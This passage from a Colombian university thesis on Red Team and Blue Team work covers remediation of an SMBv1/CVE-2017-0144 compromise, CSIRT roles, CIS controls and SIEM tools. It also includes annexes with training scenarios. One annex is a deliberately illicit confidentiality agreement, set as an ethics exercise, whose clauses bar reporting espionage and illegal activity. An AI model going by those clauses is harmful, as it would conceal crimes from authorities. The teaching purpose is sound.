
- No actualización del sistema desde Febrero de 2017
- Utilización de un protocolo SMBv1 que es obsoleto, incluso para Windows 7

Teniendo en cuenta que estas fueron las causas principales se debería luego de limpiar el equipo de cualquier software malicioso o de haber restaurado sus servicios luego del proceso de recuperación después de desastres y que puede incluir reinstalar el sistema.

- instalar las actualizaciones de sistema operativo hasta la fecha y mantenerlo actualizado.
- actualizar el servicio SMBv1 a la versión indicada para Windows 7 y que es la SMBv2.1[40]

Existen otra serie de medidas que deben tomarse para este caso y que deben hacer parte de un plan de fortalecimiento general de la seguridad para los equipos de la red empresarial, como son:

- Se debe identificar e integrar al inventario si no lo estuviese

- Instalar y mantener actualizado y activo un antivirus

- Instalar software de monitoreo para recoger toda la información posible para detectar las necesidades de software y hardware de este y demás equipos así como identificar oportunamente comportamientos fuera de lo normal en su interacción con la red.
- Se debe establecer que software debe instalarse según la *lista de software autorizado* para equipos de trabajo determinada por la dirección de TI

[40] IONOS. SMB (server message block): definición, funciones y áreas de aplicación. Op. Cit.

- Desinstalar software no autorizado encontrado en este y los demás equipos de la organización.
- Vincular al plan de mantenimiento preventivo de la empresa para revisar su estado periódicamente
- Aplicar configuraciones para impedir el logueo de usuarios, como *System,,* de forma remota
- Configurar el cierre de Sesión de Usuarios por inactividad luego de haber pasado, al menos, un minuto
- Se puede implementar una migración de direccionamiento IPv4 a IPv6, con el fin de robustecer la seguridad del tráfico en la red.[41]
- Establecer políticas de uso de equipo como contraseñas seguras y cambio de estas cada cierto tiempo
- Optimizar los servicios prestados por esta máquina y las demás como el de compartir recursos de impresión y archivos usando software original y con las configuraciones más apropiadas
- Asegurar los puertos vulnerables que están en uso y cerrar los que no son utilizados.
- Definir e identificar que usuarios tendrán acceso a este y demás equipos
- En cuanto a hardware será de gran ayuda la instalación de un Firewall que nos ayude a filtrar de manera adecuada las interacciones de la red.

Muy seguramente habrá muchas otras medidas a establecer y que serán implantadas a medida que se hagan visibles en el panorama de seguridad, por lo tanto será necesario realizar periódicamente auditorias para evaluar la seguridad que se tenga y a partir de esta evaluación surgirán mejoras y más medidas que pretenden incrementar o robustecer la seguridad de la información en la organización.[42]

Todas estas medidas pretenden lograr una mayor seguridad de este y demás equipos y al mismo tiempo permiten una mejor capacidad de respuesta ante incidentes informáticos futuros.

[41] MINISTERIO DE LAS TIC'S. Guía de Transición de IPv4 a IPv6 para Colombia GUIA 20. [en línea]. (Junio, 2017). p. 46-57. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf.

[42] MINISTERIO DE LAS TIC'S. Guía de auditoria, Guía 15. [en línea]. (6, mayo, 2016), p. 12-19. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

5.4.3 BLUE-TEAMS VS CSIRT

Estos dos equipos hacen parte de la estrategia de seguridad para las organizaciones, pues se complementan mutuamente, haciendo mucho más eficiente la labor de asegurar la información organizacional.

Blue Team[43]: Equipo de profesionales complementario al *Red Team* que se encarga de generar procesos de contención de posibles ataques o para contrarrestar y evitar ataques, antes recibidos, a futuro, se encarga de evaluar el estado de protección de los equipos en la red, establece las medidas de seguridad de la organización, instala y actualiza software de protección, realiza auditoria a todos los procesos de flujo de información y busca vulnerabilidades para contenerlas, de igual manera supervisa de forma panorámica la actividad normal de la organización, generando patrones de uso habitual, lo que le permite identificar movimientos anormales en los procesos de flujo de información a nivel de red, equipos y de usuarios pudiendo establecer en muchos casos cuando puede suceder un ataque. Son parte de la organización y su tarea es permanente.

Se puede decir que su función es la de proteger toda la información e infraestructura organizacional, debido a esto siempre se buscan mejoras y nuevas medidas de seguridad, lo que se traduce en la construcción permanente de fortalezas para proteger la información de la organización
Se caracterizan por documentar lo que se necesita proteger muy bien en la organización y estudiar su comportamiento habitual para poder así detectar de forma temprana cualquier movimiento anómalo que indique una posible amenaza, incluso antes de que suceda y que no puede detectar ningún otro sistema de seguridad.

Por otro lado un **E*quipo de Respuesta a Incidentes Informáticos***, también conocido como <(**CSIRT**[44]) por sus sigla en inglés>, son un grupo multidisciplinario de profesionales encargados de actuar en caso de incidentes informáticos, analizando, detectando, conteniendo y recuperando a la organización del ciberincidente para luego presentar un informe técnico del evento. Prestan el apoyo y asesoría cuando es solicitada normalmente a causa de un ataque, pueden ser un equipo externo a la organización y prestar apoyo a los encargados de TI en la organización en momentos críticos.
Se caracteriza por ser un grupo de choque, que actúa rápidamente en el momento del evento informático que busca analizar, controlar, y recuperar el orden o

[43] INTELEQUIA. Red team y blue team - funciones y diferencias en ciberseguridad. Intelequia [sitio web]. (26, enero, 2021). [Consultado el 6, octubre, 2022]. Disponible en: https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad.
[44] MINISTERIO DE LAS TIC'S y PRIETO H, Wilson A. Grupo de respuesta a emergencias cibernéticas de Colombia – colcert [en línea]. Gestión y respuesta a incidentes de ciberseguridad. (Noviembre, 2017) [consultado el 1, octubre, 2022]. p. 2. Disponible en: https://caivirtual.policia.gov.co/sites/default/files/colcert_-_sensibilizacion_gestion_de_incidentes.pdf.

normalidad de la Empresa[45], presentando un informe del evento que servirá al encargado de TI para tomar medidas que eviten que se repita el incidente.

Se puede decir que son un grupo encargado de atender la emergencia informática ocasionada por una ataque a la organización y cabe decir que un miembro del Blue Team, o todo el equipo, pueden hacer parte del Equipo de respuesta rápida, como proveedor de procedimientos o como operario al entender plenamente la organización desde adentro y por ser quien elabora planes de respuesta ante incidentes, sin embargo su labor suele ser mucho más duradera en el tiempo incluso cuando no hay una emergencia que atender.

¡Podría resumirse esta diferencia analogándola con la relación entre un Socorrista y un Médico!

[45] Ibíd., p. 9

5.4.4 USO DE CIS EN UN BLUE-TEAM

Lo primero que se debe aclarar es el concepto de **CIS** -*Center for Internet Security* Según la definición utilizada en el sitio Hacknoid [46] donde se definen los CIS como un grupo de "*buenas Practicas*" que han sido probadas por profesionales calificados a nivel mundial y que buscan robustecer significativamente los sistemas de seguridad de las empresas. Estas recomendaciones de buenas prácticas pretenden blindar defensivamente la seguridad informática de las organizaciones y están clasificadas como básicas, fundamentales y organizacionales, para cubrir cada área a proteger en las empresas.

Esto quiere decir que si la fuente sobre la cual se basan los procesos de contención de ataques son los **CIS**, se cuenta con un respaldo mundialmente aceptado y probado lo cual es garantía de que los procesos y medidas de seguridad de la información de la empresa son efectivos y por tanto confiables, sin que esto signifique que el equipo Blue no tenga la posibilidad de mejorar u optimizar las recomendaciones CIS aplicadas a las necesidades de la organización. por tanto la utilidad que se obtendría de los CIS viene dada por que se garantizan unas medidas mínimas fundamentales para asegurar los equipos y usuarios participantes en la red y permitiría estandarizar los controles a nivel de usuarios y de equipos posibilitando la observación panorámica del comportamiento de la red y sus usuarios, llevando al equipo Blue a determinar con mayor precisión los controles que la organización requiere, haciendo visibles las operaciones en la red que no corresponden al rango normal de actividad y flujo.

[46] HACKNOID. ¿Qué son los controles de CIS? Hacknoid [sitio web]. (12, agosto, 2021). [Consultado el 28, septiembre, 2022]. Disponible en: https://www.hacknoid.com/hacknoid/controles-cis-buenas-practicas-ciberseguridad/.

5.4.5 HERRAMIENTA TECNOLÓGICA SIEM

Los **SIEM** que corresponde a la sigla asociada a **Información de seguridad y gestión de eventos**. Se constituye como una herramienta tecnológica capaz de obtener un monitoreo o una panorámica en tiempo real de la situación de seguridad de la información empresarial, pudiendo detectar incursiones de ciberataques, incluso antes de que sucedan, generando respuesta a incidentes de seguridad, traducidas en la contención de ciberataques.

Las herramientas SIEM más conocidas[47] son las siguientes y se muestran en la Figura 48:

- QRadar producida por IBM
- ArcSight producida por HP
- Allien Vault
- Simantec dentro de su producto
- McAfeeSIEM producida por McAfee
- FortiSIEM producida por Fotinet.

Figura 48. Herramientas SIEM más conocidas según SOFECOM[48]

Fuente: SOFECOM, SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran, 2020, https://sofecom.com/que-es-un-siem/.

[47] SOFECOM. ¿Qué es un sistema SIEM?, ¿Cómo funciona y cuáles son los mejores? SOFECOM, Servicios integrales en IT [sitio web]. (2020). [Consultado el 1, octubre, 2022]. Disponible en: https://sofecom.com/que-es-un-siem.
[48] Ibíd.

Proviene de la fusión de los conceptos de *Gestión de eventos de Seguridad (SEM)* y la *gestión de la información de seguridad (SIM).*
Funcionan como un servicio para empresas, brindando la asesoría en todas las áreas críticas de la organización[49]

Su característica principal es usar la información histórica y de hábitos en tiempo real para determinar los movimientos de red que no se comportan de acuerdo a lo esperado. Esto le permite tener funciones que le posibilitan recoger o documentar la información de cada dispositivo y usuario de la red, con ello brinda en tiempo real la información de Equipo y usuarios de la red, permitiendo ver al personal de TI las necesidades y falencias de cada equipo en la red. Basado en esto puede detectar y contener un posible ciberincidente.

[49] Ibíd.

5.4.6 HERRAMIENTAS DE CONTENCIÓN DE ATAQUES

A lo largo de este documento se han mencionado herramientas que potencian la labor de un Blue-Team especialmente en la tarea de contención de Ciberataque.

La opción de un SIEM, como se había planteado antes puede ser una poderosa herramienta que potenciaría las funciones de un Blue Team para la contención de ataques cibernéticos, sin embargo suele ser costoso para algunas empresas o se prefiere explorar con alternativas menos elaboradas, por lo que se buscan alternativas para acercarse a su utilidad, algunas de estas son

Software

- ***Wireshark***[50]: que permite ver en tiempo real el flujo de paquetes que interactúan en una red, pudiendo ser provechosa para la detección de interacciones sospechosas de ser maliciosas.
- ***IPS SNORT:*** que es un sistema de prevención de intrusos de código libre y que es usado por muchas empresas en el mundo por su fácil consecución, puede rastrear y registrar paquetes en la red lo que permite depurar el tráfico de red.

Hardware

- ***Firewall***: que permite el paso o no de paquetes a la red de acuerdo a las reglas definidas en su configuración. es un dispositivo de gran uso para la seguridad informática de las empresas.

[50] WIRESHARK. Wireshark · go deep. Wireshark [sitio web]. (2022). [Consultado el 1, octubre, 2022]. Disponible en: https://www.wireshark.org.

CONCLUSIONES

Luego de llevar a cabo este ejercicio se pueden evidenciar las siguientes conclusiones:

- Se identificó la legislación que demarca el actuar ético y legal de personal y equipos Red Team y Blue Team en Colombia, resaltando como eje principal la Ley 1273 de 2009 sobre Delitos Informáticos

- Se revisó y analizó documentación de la organización identificando apartes en la documentación que indica posibles faltas al código de ética profesional así como a la Ley 1273 de 2009 sobre delitos informáticos.

- Se realizó ejercicio de Pentesting identificando el equipo vulnerado utilizando herramientas como Nmap y Meterpreter principalmente para la detección de vulnerabilidades y la intrusión en el sistema objetivo

- Se requiere establecer mecanismos encaminados a la solución del fallo de seguridad relacionado con el CVE.2017-0144 y SMBv1, iniciando por la puesta al día de las actualizaciones del sistema Windows 7 de las maquinas en cuestión.

- Se realizó el análisis del ataque en tiempo real logrando controlar y contenerlo, evitando la propagación del ataque a otros equipos de la organización usando inicialmente la herramienta Wireshark como identificador y analizador de paquetes de red en tiempo real lo que permitió identificar los movimientos sospechosos de ser un ataque.

- Se hace necesario para contener un ataque que sucede en tiempo real toda la información de los Log's registrados en el equipo atacado, estos suelen dar mucha información que permite identificar al atacante.

- Los Blue-Teams y los CSIRT suelen ser complementarios y recíprocamente apoyo uno del otro, encontrando que el Blue Team hace tareas mucho más prolongadas en el tiempo para construir fortalezas de seguridad y el CSIRT logra el manejo de una emergencia informática ocasionada por un ciber-incidente.

RECOMENDACIONES

Es importante hacer estas recomendaciones luego de haber terminado este ejercicio:

- Es necesario que el personal de los equipos Red y Blue Team estén en permanente actualización de la legislación vigente sobre delitos informáticos con el fin de no caer en acciones que sean consideradas como faltas a la legalidad y ética.

- Los equipos Red y Blue Team deberían estar en intercambio de experiencias con otros equipos de igual o similares funciones como CSIRT, colCERT u otros equipos Red y Blue Team con el fin de actualizar conocimientos técnicos

- Como medida eficaz de seguridad se deben implementar acciones encaminadas a la Hardenización de los equipos de la organización soportados por un sistema de información y gestión de eventos. De esta forma podremos mantener protegido, en primera instancia, los equipos y usuarios del sistema de información.

- El conjunto de buenas prácticas CIS se traducen como un gran y avalado punto de partida para el robustecimiento de la seguridad de las organizaciones, dándole a un Blue-Team la certeza de poder iniciar con bases sólidas la elaboración de planes de respuesta ante los incidentes que puedan surgir.

- Existen muchas herramientas software y hardware que potencian la labor del Blue-Team agilizando los procesos de documentación, actualización y aseguramiento de la información empresarial y que pueden ser aprovechadas de la mejor manera como las herramientas SIEM.


- Dada la situación probada en el que las personas suelen ser el eslabón débil de la cadena, siempre será una muy buena opción e inversión el capacitar al personal de las organizaciones en el tema de la ciberseguridad. De esta manera el personal se convertiría en la primera barrera de contención de ataques e incidentes informáticos.

DIVULGACIÓN

El desarrollo del presente proyecto de grado será dado a conocer en colaboración de la biblioteca de la Universidad Nacional Abierta y a Distancia – UNAD, a través de su aplicativo en línea, en donde se publicará un archivo PDF correspondiente al documento final presentado en la sustentación de este; con el fin de que todos los estudiantes de la Universidad que se encuentren interesados en el tema de Equipos Capacidades técnicas, legales y de gestión para Equipos Blue Team y Red Team, puedan acceder al documento. De igual manera se da a conocer la sustentación en video de este informe en el siguiente link:

https://youtu.be/kqZfQCdfofk

Ilustración 1. Prueba Turnitin Oct11-2022



BIBLIOGRAFÍA

ALVAREZ INTRIAGO, Vilma Karina. Propuesta de una metodología de pruebas de penetración orientada a riesgos [en línea]. uees.edu.ec. Agosto, 2018 [consultado el 31, agosto, 2022]. Disponible en: http://repositorio.uees.edu.ec/bitstream/123456789/2525/1/ALVAREZ%20INTRIAGO%20VILMA%20KARINA.pdf.

CISCO. ¿Qué es la ciberseguridad? Cisco [sitio web]. [Consultado el 9, octubre, 2022]. Disponible en: https://www.cisco.com/c/es_mx/products/security/what-is-cybersecurity.html#~how-cybersecurity-works.

COLOMBIA. CONGRESO DE LA REPUBLICA. Ley estatutaria 1581 [en línea]. Por la cual se dictan disposiciones generales para la protección de datos personales. Diario Oficial No. 48.587. 18, octubre, 2012. p. 1-274. [Consultado el 27, agosto, 2022]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf.

COLOMBIA. CONGRESO DE LA REPUPLICA. Ley 1273 [en línea]. Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado -denominado “de la protección de la información y de los datos”- y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones. Diario Oficial No. 47.223. 5, enero, 2009. p. 1-5. [Consultado el 28, agosto, 2022]. Disponible en: https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf.

CONSEJO PROFESIONAL NACIONAL DE INGENIERÍA. Codigo [en línea]. (15, febrero, 2016) [consultado el 2, septiembre, 2022]. Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Disponible en: https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf.

CVE-MITRE. Cve-2017-0144. CVE -CVE [sitio web]. (2016). [Consultado el 20, septiembre, 2022]. Disponible en: https://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2017-0144.

DE LUZ, Sergio. Realiza escaneos de puertos con Nmap a cualquier servidor o sistema. En: Redes Zone [en línea]. Septiembre, 2022. [Consultado el 2, septiembre, 2022]. Disponible en: https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/.

EL INFORME que sacudió el caso de la fachada Andrómeda [Anónimo]. En: Semana [en línea]. 24, enero, 2015. [Consultado el 6, septiembre, 2022]. Disponible en: https://www.semana.com/nacion/articulo/el-informe-que-sacudio-el-caso-de-la-fachada-andromeda/415642-3/.

HACKNOID. ¿Qué son los controles de CIS®? Hacknoid [sitio web]. (12, agosto, 2021). [Consultado el 28, septiembre, 2022]. Disponible en: https://www.hacknoid.com/hacknoid/controles-cis-buenas-practicas-ciberseguridad/.

INTELEQUIA. Red team y blue team - funciones y diferencias en ciberseguridad. Intelequia [sitio web]. (26, enero, 2021). [Consultado el 6, octubre, 2022]. Disponible en: https://intelequia.com/blog/post/2088/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad.

IONOS. SMB (server message block): definición, funciones y áreas de aplicación. IONOS Digital Guide [sitio web]. (24, septiembre, 2020). [Consultado el 20, septiembre, 2022]. Disponible en: https://www.ionos.es/digitalguide/servidores/know-how/server-message-block-smb.

JÁUREGUI SARMIENTO, David. Conozca las condiciones para que una autoridad intervenga su celular. Asuntoslegales.com.co [sitio web]. (18, enero, 2018). [Consultado el 5, octubre, 2022]. Disponible en: https://www.asuntoslegales.com.co/actualidad/conozca-las-condiciones-para-que-una-autoridad-intervenga-su-celular-2589631.

LAKHANI, Aamir. How to protect against social engineering fraud. En: Creamer Media's Engineering News [en línea]. 28, septiembre, 2022. [Consultado el 8, octubre, 2022]. Disponible en: https://www.engineeringnews.co.za/article/how-to-protect-against-social-engineering-fraud-2022-09-28.

LEVER, Rob. What is ransomware? En: U.S.News & World Report [en línea]. 14, enero, 2022. [Consultado el 8, octubre, 2022]. Disponible en: https://www.usnews.com/360-reviews/privacy/what-is-ransomware.

MICROSOFT. MS17-010: actualización de seguridad para windows server de SMB: 14 de marzo de 2017. Microsoft Support [sitio web]. (abril, 2017). [Consultado el 17, septiembre, 2022]. Disponible en: https://support.microsoft.com/es-es/topic/ms17-010-actualización-de-seguridad-para-windows-server-de-smb-14-de-marzo-de-2017-435c22fb-5f9b-f0b3-3c4b-b605f4e6a655.

MINISTERIO DE LAS TIC'S. Guía de auditoria [en línea]. Guía 15. 6, mayo, 2016 [consultado el 30, septiembre, 2022]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf.

--------. Guía de Transición de IPv4 a IPv6 para Colombia [en línea]. GUIA 20. Junio, 2017 [consultado el 30, septiembre, 2022]. Disponible en: https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf.

MINISTERIO DE LAS TIC'S y PRIETO H, Wilson A. Grupo de respuesta a emergencias cibernéticas de colombia – colcert [en línea]. Gestión y respuesta a incidentes de ciberseguridad. Noviembre, 2017 [consultado el 1, octubre, 2022]. Disponible en: https://caivirtual.policia.gov.co/sites/default/files/colcert_-_sensibilizacion_gestion_de_incidentes.pdf.

PALMER, Danny. What is malware? Everything you need to know about viruses, trojans and malicious software. En: ZD Net [en línea]. 30, mayo, 2018. [Consultado el 9, octubre, 2022]. Disponible en: https://www.zdnet.com/article/what-is-malware-everything-you-need-to-know-about-viruses-trojans-and-malicious-software/.

REDHAT.COM. El concepto de CVE. Red Hat - We make open source technologies for the enterprise [sitio web]. (25, noviembre, 2020). [Consultado el 1, septiembre, 2022]. Disponible en: http://www.redhat.com/es/topics/security/what-is-cve.

SOFECOM. ¿Qué es un sistema SIEM? | ¿Cómo funciona y cuáles son los mejores? SOFECOM, Servicios integrales en IT [sitio web]. (2020). [Consultado el 1, octubre, 2022]. Disponible en: https://sofecom.com/que-es-un-siem.

SPARKES, Matthew. Phishing. En: NewScientist [en línea]. 15, junio, 2021. [Consultado el 9, octubre, 2022]. Disponible en: https://www.newscientist.com/definition/phishing/.

UNIVERSIDAD COMPLUTENSE MADRID. UCM-Proyecto de Innovación Software libre para ciencias e ingenierías - Metasploit. Universidad Complutense de Madrid [sitio web]. (2014). [Consultado el 1, septiembre, 2022]. Disponible en: https://www.ucm.es/pimcd2014-free-software/metasploit.

VERA, Rafael Altube. Qué es OpenVAS, para qué sirve y características. OpenWebinars.net [sitio web]. (11, noviembre, 2020). [Consultado el 27, agosto, 2022]. Disponible en: https://openwebinars.net/blog/que-es-openvas/.

WIRESHARK. Wireshark · go deep. Wireshark [sitio web]. (2022). [Consultado el 1, octubre, 2022]. Disponible en: https://www.wireshark.org.

ANEXO A: **ANEXO 1 – ESCENARIO 1**

Este anexo tiene la finalidad de brindar una guía para la identificación del análisis y configuración del banco de trabajo.

Situación problema: Montaje banco de trabajo

The Hackers Security requiere previamente una instalación de un banco de trabajo con el cual el personal postulado a hacer parte de la organización deberá utilizar en una serie de escenarios y problemas complejos al interior de The Hackers Security. El banco de trabajo debe estar basado en herramientas software Opensource, la recursividad será vital en este proceso.

De manera simultánea The Hackers Security requiere conocer por medio de una serie de preguntas orientadoras el estado inicial o base del conocimiento de los aspirantes en cuanto a temas de Ciberseguridad, al resolver estas preguntas la organización podrá tener una perspectiva global de sus futuros empleados.

ANEXO B: **ANEXO2 - ESCENARIO 2**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas éticos y legales.

Situación problema: Análisis legal

La organización Hackers Security es una organización con reconocimiento a nivel mundial por asesorar a grandes Gobiernos en procesos de ciberseguridad y ciberdefensa logrando posicionarse como la organización más importante en el campo de la seguridad informática a nivel mundial, la organización ha decidido que es hora de conformar equipos de Red team y Blue team dentro de su estructura funcional para aumentar los protocolos de seguridad al interior de esta.

Para dar inicio, la organización Hackers Security hace entrega de un contrato para el reclutamiento de sus equipos Red team y Blue team; este contrato fue elaborado por un abogado que ya no labora con la organización y fue despedido por encontrar algunos procesos ilícitos. La alta gerencia no revisó los contratos con los que se reclutará el nuevo personal, por ende, los contratos son entregados sin modificación alguna; ante este evento la gerencia solicita tener suma precaución antes de firmar el contrato y acuerdos de confidencialidad estipulados para el fin de contratación de personal, sin embargo la organización aprovecha una serie de problemas que ha identificado en su interior y como prueba de admisión al equipo Red team y Blue team deciden clasificar una primera misión a la cual deberían dar respuesta en poco tiempo y trabajar bajo presión "característica" de estos equipos. También deberá proyectar la instalación de dos máquinas virtuales por medio de virtualbox para poder ejecutar las sesiones de pruebas en las actividades posteriores.

ANEXO C: **ANEXO 3 - ACUERDO**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas éticos y legales.

Situación problema: Análisis legal

ACUERDO DE CONFIDENCIALIDAD ENTRE NOMBRE ESTUDIANTE Y HACKERS SECURITY

Por la **parte reveladora**
Nombre: Hackers Security
Dirección: EE.UU
Teléfono: 1100011100
E-mail: Info@Thewhitehousesecurity.com

Por la parte **receptora de la información**
Nombre: Nombre estudiante
Dirección:
Teléfono:
E-mail:

Identificación del proyecto

Entre los firmantes, identificados anteriormente, hemos convenido en celebrar el presente acuerdo de confidencialidad previa las siguientes **CONSIDERACIONES**

1. Que la información compartida en virtud del presente acuerdo pertenece a Hackers Security, y la misma es considerada sensible y de carácter restringido en su divulgación, manejo y utilización. Dicha información es compartida en virtud del proceso de selección de personal.

2. Que la información de propiedad de Hackers Security Hackers Security ha sido desarrollada u obtenido legalmente, como resultado de sus procesos, programas o proyectos y, en consecuencias abarca documentos, datos, tecnología y/o material que considera

   Único y confidencial, o que es objeto de protección a título de secreto industrial.

3. Que el presente acuerdo se realiza por un lado entre la parte receptora de la información como integrante del proceso de selección de personal, nombre estudiante que para el presente caso actual como **revelador, guarda y administrados** de la información de propiedad de Hackers Security.

En consecuencia, **las partes** se suscriben a las siguientes cláusulas:

Primera. Objeto: en virtud del presente **acuerdo de confidencialidad**, la **parte receptora**, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la **información confidencial** o sobre procesos ilegales dentro de Hackers Security no podrán ser divulgados.

Segunda. Definición de información confidencial: se entiende como **Información Confidencial**, para los efectos del presente acuerdo:

1. La información que no sea pública y sea conocida por la **parte receptora** con ocasión del proceso de selección de personal.

2. Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de utilidad, diseños industriales, datos secretos como "datos de chuzadas, interceptación de información, accesos abusivos a sistemas informáticos".

   Parte receptora tenga conocimiento o a la que tenga acceso por cualquier medio o circunstancia en virtud de las reuniones sostenidas y/o documentos suministrados.

3. La que corresponda o deba considerarse como tal para garantizar el derecho constitucional a la intimidad, la honra y el buen nombre de las personas y deba guardarse la debida diligencia en su discreción y manejo en el desempeño de sus funciones.

Tercera. Origen de la información confidencial: provendrá de documentos suministrados en el proceso de selección de personal y que tiene que ver con las creaciones del intelecto, a la naturaleza, medios, formas de distribución, comercialización de productos o de prestación de servicios, transmitida verbal, visual o materialmente, por escrito en los documentos, medios electrónicos, discos ópticos, microfilmes, películas, e-mail u otros elementos similares suministrados de manera tangible o intangible, independiente de su fuente o soporte y sin que requiera advertir su carácter confidencial.

Cuarta. Obligaciones de la parte receptora: Se considerará como **parte receptora** de la **información confidencial** a la persona que recibe la información, o que tenga acceso a ella. La parte receptora se obliga a:

De ser necesario o conveniente según la necesidad del titular de la información, se adicionaran las obligaciones que se consideren pertinentes:

1. Mantener la **información confidencial** segura, usarla solamente para los propósitos relacionados con él, en caso de ser solicitada, devolverla toda (incluyendo copias de esta) en el momento en que ya no requiera hacer uso de la misma o cuando termine la relación, caso en el cual, deberá entregar dicha información antes de la terminación de la vinculación.

2. Proteger la **información confidencial**, sea verbal, escrita, visual, tangible, intangible o que por cualquier otro medio reciba, siendo legitima poseedora de la misma Hackers Security, restringiendo su uso exclusivamente a las personas que tengan absoluta necesidad de conocerla.

3. No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.

4. Abstenerse de denunciar y publicar la **información confidencial e ilegal** que conozca, reciba o intercambie con ocasión de las reuniones sostenidas.

5. Usar la **información confidencial** que se le entregue, únicamente para los efectos señalados al momento de la entrega de dicha información.

6. Mantener la **información confidencial** en reserva hasta tanto adquiera el carácter de pública.

7. Responder por el mal uso que le den sus representantes a la **información confidencial**.

8. Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.

9. La **parte receptora** se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la **información confidencial o ilegal** sin el previo consentimiento por escrito por parte de Hackers Security.

Parágrafo: Cualquier divulgación autorizada de la **información confidencial** a terceras personas estará sujeta a las mismas obligaciones de confidencialidad derivadas del presente Acuerdo y la **parte receptora** deberá informar estas restricciones incluyendo la identificación de la información cono confidencial.

Quinta. Obligaciones de la parte reveladora: Son obligaciones de la parte reveladora:

1. Mantener la reserva de la **información confidencial** hasta tanto

Sexta. Responsabilidad: la parte que contravenga el acuerdo será responsable ante la otra parte o ante los terceros de buena fe sobre los cuales se demuestre que se han visto afectados por la inobservancia del presente **acuerdo**, por los perjuicios morales y económicos que estos puedan sufrir como resultado del incumplimiento de las obligaciones aquí contenidas.

Octava. Solución de controversias: Las partes (nombre estudiante – nombre empresa) se comprometen a esforzarse en resolver mediante los mecanismos alternativos de solución de conflictos cualquier diferencia que surja con motivo de la ejecución del presente **acuerdo**. En caso que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a Hackers Security.

Novena. Legislación aplicable: Este **acuerdo** se regirá por las leyes de la República de Colombia y se interpretará de acuerdo con las mismas.

Décima. Aceptación del Acuerdo: Las partes han leído y estudiado de manera detenida los términos y el contenido del presente **Acuerdo**

y por tanto manifiestan estar conformes y aceptan todas las condiciones.

Firman en Bogotá D.C., a los (xxx) días del mes de (xxx) de 201_

Como Parte Receptora:	Por la parte reveladora:
_____	_____
Nombre del estudiante. Estudiante UNAD. **C.C. No. de**	Nombre Gerente de la empresa Hackers Security **C.C. No. de**

ANEXO D: **ANEXO 4 – ESCENARIO 3**

Este anexo tiene la finalidad de brindar una guía para la identificación de un problema específico en temas técnicos que se ejecutan en equipos red team.

Situación problema: Análisis Red Team

